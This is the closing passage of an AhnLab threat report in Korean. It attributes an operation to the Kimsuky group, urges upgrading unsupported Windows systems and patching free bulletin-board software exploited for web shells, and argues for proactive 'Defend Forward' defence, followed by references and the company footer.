
안랩은 Kimsuky 조직이 LightShell 을 사용하여 수행한 작전에 대해서 보고서를 공개한 적이 있으며, 아래 URL 에서 확인 가능합니다.

[+] (ASEC 블로그) KIMSUKY 조직의 Operation Light Shell


[hxxps://asec.ahnlab.com/ko/28619/](https://asec.ahnlab.com/ko/28619/)

지금까지의 설명을 근거로 이번 작전은 Kimsuky 조직의 소행으로 판단했습니다.

7. 에필로그

최근 3 년간 우리나라의 Windows 버전별 점유율을 살펴보면 이번 작전의 중심에 있는 Windows 7, Windows 2008 등 Microsoft 의 기술지원이 종료된 구 버전의 Windows 점유율은 계속 하락세입니다. 하지만 국내 제약

기업의 시스템이 Kimsuky 조직에 의해서 해킹 메일 발송에 악용된 것처럼 누군가는 해킹 위험성이 있는 구 버전의 Windows 를 사용 중이라는 의미이므로 해킹 조직에 의해서 악용되는 것을 방지하려면 방치가 아닌 상위 버전의 운영체제로 업그레이드, 접속 통제, 백신 설치 등의 적절한 관리가 필요합니다.



(그림 69) 최근 3 년간 Windows 버전별 점유율(출처: statcounter)

또한 Kimsuky 조직이 취약한 사이트를 해킹하여 웹쉘을 업로드한 사례에서 정확한 원인을 분석하지 못한 것은 아쉽지만 일부 사이트에서 무료 게시판을 사용 중이며, 웹쉘이 발견된 경로가 동일한 공통점이 있으므로 Kimsuky 조직은 해당 게시판에 존재하는 취약점을 악용한 것으로 의심합니다. 무료 게시판을 사용하여 사이트를 구축할 때 최신 버전으로 유지해주는 것도 필요합니다.

마지막으로

Kimsuky 조직처럼 국가가 배후로 있으면서 자국의 이익을 위해서 타국을 해킹하는 해킹 조직에 대응하기 위해서 국가기관과 민간기업의 협력이 중요하다는 것에 이의 있는 사람은 없을 것입니다. 그만큼 우리 삶의 환경이 점점 디지털화되어가고 있고, 디지털화된 정보를 해킹하여 탈취하는 해킹 조직도 분업화, 전문화, 고도화 되어가고 있으며, 국가가 배후로 있는 사례도 때문에 국가기관과 민간기업의 역량을 하나로 모아야 하는 시대입니다.

과거부터 지금까지 수년간 해온 해킹 사고 대응은 해킹 사고 인지 → 정보 공유 → 공유된 정보를 기반으로 대응 → 원인 규명을 위한 조사 → 재발 방지 대책 수립 등 사후 대응입니다. 그리고 이 절차를 수행하기까지 상당한 시간이 소요됩니다. 바꿔 말하면 해킹 조직은 해킹에서 원하는 목적을 달성한 후 이미 사라진 뒤이며, 피해도 이미 발생한 뒤라는 의미입니다.

사후 대응도 해킹 사고 대응에서 필요합니다. 하지만 과거부터 지금까지 수년간 수행해온 사후 대응이 급격하게 변화하고 있는 지금의 사이버 환경에서 과연 앞으로도 효과가 있는지, 유지해야 할 지 우리 모두가 생각해봐야 할 문제이며, 해킹 사고가 발생 전에 인지하고 피해를 최소화하려는 목적에서는 사후 대응만으로는 분명 한계가 있습니다.

사후 대응의 한계를 보완하기 위해서 고려해볼 수 있는 것이 선제적인 방어(Defend Forward)입니다. 사후 대응은 해킹 사고 발생 이후에 진행되는 대응이라면 선제적인 방어(Defend Forward)는 해킹 사고로 인한 피해가 발생하기 전에 해킹 정황(ex, 해킹 조직이 취약한 사이트를 해킹하여 C2 구축)을 인지하여 대응함으로써 해킹 조직의 의도와 목적을 무력화할 수 있으며, 우리는 너가 해킹하려는 의도와 목적을 파악했음을 일종의 경고 메시지를 줄 수도 있습니다. 또한 해킹 조직은 기존의 해킹을 위해서 구축한 C2가 무력화되었기 때문에 다른 C2를 구축하기 위해서 시간과 자원을 투입해야 하므로 선제적인 방어(Defend Forward)의 긍정적인 효과도 있습니다.

우리나라는 지리적인 위치, 정치적인 상황으로 인해 많은 사이버 안보 위협을 받고 있는 만큼 이제는 사후 대응과 함께 선제적인 방어(Defend Forward)도 필요한 시점입니다.

8. 참고문헌

[+] Kimsuky APT 그룹의 Storm 작전과 BabyShark Family 연관 분석

<https://www.genians.co.kr/blog/kimsuky>

More security, More freedom

(주)안랩

경기도 성남시 분당구 판교역로 220 (우) 13493

대표전화 : 031-722-8000 | 구매문의 : 1588-3096 | 팩스 : 031-722-8901

www.ahnlab.com

이 보고서는 저작권법에 의해 보호받는 저작물로서 영리목적의 무단전재와 무단복제를 금합니다.

이 보고서의 내용의 전부 또는 일부 인용, 가공 시 안랩에서 발간된 보고서임을 밝혀 주시기 바랍니다.

이 보고서에 수록된 내용 또는 배포에 관한 모든 문의는 안랩(031-722-8000)으로 부탁드립니다.

© AhnLab, Inc. All rights reserved.